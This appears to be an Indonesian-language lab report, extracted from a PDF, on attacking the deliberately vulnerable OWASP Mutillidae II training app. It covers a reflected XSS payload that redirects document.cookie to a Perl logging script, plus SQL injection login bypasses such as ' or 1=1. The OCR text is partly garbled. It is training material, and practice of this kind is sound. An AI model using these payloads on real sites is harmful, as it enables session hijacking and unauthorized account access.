
A. Reflected Cross Site Scripting (XSS) Injection #1 - Popup Window

1. DNS Lookup



2. Inspect textbox element



3. Ubah ukuran text box


```
<input id="idTargetHostInput" type="text"
name="target_host" size="100"
autofocus="autofocus">
```

4. Uji injeksi (XSS)



B. Reflected Cross Site Scripting (XSS) Injection #2 - Popup Cookie

1. Uji injeksi



2. Memulai server apache2

```
root@ kali)-[/home/kali]
     service apache2 start
   —(root® kali)-[/home/kali]
  -# service apache2 status
  apache2.service - The Apache HTTP Server
      Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:>
Active: active (running) since Mon 2023-05-08 20:36:47 CDT; 6 days ago
Docs: https://httpd.apache.org/docs/2.4/
     Process: 50572 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCC>
     Process: 101347 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0>
    Main PID: 50576 (apache2)
      Tasks: 11 (limit: 4635)
Memory: 20.0M
CPU: 38.547s
      CGroup: /system.slice/apache2.service
                    50576 /usr/sbin/apache2 -k start
                  -101360 /usr/sbin/apache2 -k start
                  -101361 /usr/sbin/apache2 -k start
                  —101362 /usr/sbin/apache2 -k start
                  -101363 /usr/sbin/apache2 -k start
-101364 /usr/sbin/apache2 -k start
-108194 /usr/sbin/apache2 -k start
-108215 /usr/sbin/apache2 -k start
                  -108216 /usr/sbin/apache2 -k start
                  -108217 /usr/sbin/apache2 -k start
                  └-108218 /usr/sbin/apache2 -k start
May 12 00:00:08 kali systemd[1]: Reloaded The Apache HTTP Server.
May 13 00:00:08 kali systemd[1]: Reloading The Apache HTTP Server.
May 13 00:00:08 kali apachectl[86574]: AH00558: apache2: Could not reliably determ>
May 13 00:00:08 kali systemd[1]: Reloaded The Apache HTTP Server.
May 14 00:00:08 kali systemd[1]: Reloading The Apache HTTP Server.
May 14 00:00:08 kali apachectl[93958]: AH00558: apache2: Could not reliably determ>
May 14 00:00:08 kali systemd[1]: Reloaded The Apache HTTP Server.
May 15 00:00:08 kali systemd[1]: Reloading The Apache HTTP Server.
May 15 00:00:08 kali apachectl[101356]: AH00558: apache2: Could not reliably deter>
May 15 00:00:08 kali systemd[1]: Reloaded The Apache HTTP Server.
```

```
tokali)-[/home/kali
  # ps -eaf | grep apache2 | grep -v grep
                       1 0 May08 ?
           50576
                                           00:00:37 /usr/sbin/apache2 -k start
root
                   50576
                                           00:00:00 /usr/sbin/apache2 -k start
www-data
          101360
                          0 00:00 ?
                                           00:00:00 /usr/sbin/apache2 -k start
www-data
          101361
                   50576
                          0 00:00 ?
                                           00:00:00 /usr/sbin/apache2 -k start
www-data 101362
                   50576
                          0 00:00 ?
                                           00:00:00 /usr/sbin/apache2 -k start
www-data
         101363
                   50576
                          0 00:00 ?
                   50576
                                           00:00:00 /usr/sbin/apache2 -k start
www-data
         101364
                          0 00:00 ?
                   50576
                          0 19:44 ?
                                           00:00:00 /usr/sbin/apache2 -k start
www-data
         108194
         108215
                   50576
                          0 19:44 ?
                                           00:00:00 /usr/sbin/apache2 -k start
www-data
www-data 108216
                   50576
                          0 19:44 ?
                                           00:00:00 /usr/sbin/apache2 -k start
www-data 108217
                   50576
                          0 19:44 ?
                                           00:00:00 /usr/sbin/apache2 -k start
                   50576 0 19:44 ?
www-data 108218
                                           00:00:00 /usr/sbin/apache2 -k start
```

3. Buat direktori Apache Log Directory

```
(root@ kali)-[/home/kali]

# mkdir -p /var/www/logdir

(root@ kali)-[/home/kali]

# chown www-data:www-data /var/www/logdir

(root@ kali)-[/home/kali]

# chmod 700 /var/www/logdir

(root@ kali)-[/home/kali]

# ls -ld /var/www/logdir
drwx—— 2 www-data www-data 4096 May 15 20:10 /var/www/logdir
```


4. Konfigurasi CGI Cookie Script

```
(root® kali)-[/home/kali]
  # cd /usr/lib/cgi-bin
 (root@ kali)-[/usr/lib/cgi-bin]
# wget https://github.com/cianni20/logit.git mv logit.pl.TXT logit.pl
-- 2023-05-15 20:14:31-- https://github.com/cianni20/logit.git
Resolving github.com (github.com) ... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443 ... connected.
GnuTLS: Error in the pull function.
Unable to establish SSL connection.
--2023-05-15 20:14:31-- http://mv/
Resolving mv (mv)... failed: No address associated with hostname.
wget: unable to resolve host address 'mv'
 --2023-05-15 20:14:31-- http://logit.pl.txt/
Resolving logit.pl.txt (logit.pl.txt)... failed: Name or service not known. wget: unable to resolve host address 'logit.pl.txt'
--2023-05-15 20:14:31-- http://logit.pl/
Resolving logit.pl (logit.pl)... 213.186.33.5
Connecting to logit.pl (logit.pl)|213.186.33.5|:80... connected.
HTTP request sent, awaiting response ... 302 Moved Temporarily
Location: http://10.13.254.233:80/slogin/appoint.html?_URL_=http://logit.pl%2f&appoin
t=https://internet.ugm.ac.id/en/ [following] -- 2023-05-15 20:14:31-- http://10.13.254.233/slogin/appoint.html?_URL_=http://logit.
pl%2f&appoint=https://internet.ugm.ac.id/en/
Connecting to 10.13.254.233:80 ... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily Location: https://internet.ugm.ac.id/en/ [following]
-- 2023-05-15 20:14:31-- https://internet.ugm.ac.id/en/
Resolving internet.ugm.ac.id (internet.ugm.ac.id)... 10.13.243.12
Connecting to internet.ugm.ac.id (internet.ugm.ac.id)|10.13.243.12|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 10062 (9.8K) [text/html]
Saving to: 'index.html
index.html
                                   100%[===
                                                                   =====>1 9.83K --•−KB/s
                                                                                                                  in 0s
2023-05-15 20:14:31 (117 MB/s) - 'index.html' saved [10062/10062]
FINISHED -- 2023-05-15 20:14:31--
 Total wall clock time: 0.7s
Downloaded: 1 files, 9.8K in 0s (117 MB/s)
 ___(root۞ kali)-[/usr/lib/cgi-bin]
_# chown www-data:www-data logit.pl
chown: cannot access 'logit.pl': No such file or directory
 __(root⊕ kali)-[/usr/lib/cgi-bin]
_# <u>sudo</u> nano /usr/lib/cgi-bin/logit.pl
 root⊕ kali)-[/usr/lib/cgi-bin]
# chown www-data:www-data logit.pl
 ___(root® kali)-[/usr/lib/cgi-bin]

# chmod 700 <u>logit.pl</u>
  —(root۞ kali)-[/usr/lib/cgi-bin]
—# perl -c <u>logit.pl</u>
logit.pl syntax OK
```

5. Test Cross Site Scripting (XSS) Injection

Hostname/IP SCRIPT>document.location='http://localhost/cqi-bin/loqit.pl?'+document.cookie</SCRIPT>




Not Found

The requested URL was not found on this server.

Apache/2.4.46 (Debian) Server at localhost Port 80

6. Lihat file log skrip cookie



Not Found

The requested URL was not found on this server.

Apache/2.4.46 (Debian) Server at localhost Port 80

- 7. Simulasi serangan Man-In-The-Middle
 - Tambah entri cookie




- Tambah showhints Cookie entri



- Tambah username Cookie Entry



- Tambah uid Cookie Entry



- Close Firefox. Open Mutillidae.



C. SQL Injection

- 1. SQL Injection: Single Quote Test pada form Username
 - Klik login/register pada Mutillidae
 - Pengujian single quote (')




2. SQL Injection: By-Pass Password tanpa Username

Username	' or 1=1		
Password			
	Login		
→ OWA	SP Mutillidae II	: Keep Cal	m an
Version: 2.11.4	Security Level: 0 (Hosed)	Hints: Disabled	Logged
Home Logout To	agle Hints Toggle Security En	force TLS Reset DR	View Lon



- 3. SQL Injection: Single Quote Test On Password Field
 - Periksa Elemen Kotak Kata Sandi dengan klik kanan kata sandi pilih Inspect
 - Edit Elemen kotak kata sandi



- Tes kutipan tunggal (')

Username	samurai
Password	'
	Login



- 4. SQL Injection: Single Quote Test On Password Field
 - Dengan konfigurasi sama seperti nomor 3
 - Terapkan True pada Kotak Teks Kata Sandi



- 5. SQL Injection: Single Quote Test On Password Field
 - Edit elemen kotak kata sandi



SP 2017

SP 2013

\$1Ze="50">	•		input,	global-sty	les.css:22 🔻	▼ Grid	
True Test Pass	sword Te	extbox					
Username		samurai					
Password	' or (1=1 a	nd username='samur	ai'))	
		Login					
₩ OW	ASP	Mutillidae	e II: Ke	ep Calı	m and	Pwn O	n
Version: 2.11.4	1 Secu	rity Level: 0 (Hos	ed) Hints:	Disabled	Logged In	User: samura	
Home Logout	Toggle H	nts Toggle Securit	v Enforce TI 9	Reset DR	View Log V	iew Cantured Da	ta

TIP: Click Hint and Vide

on each page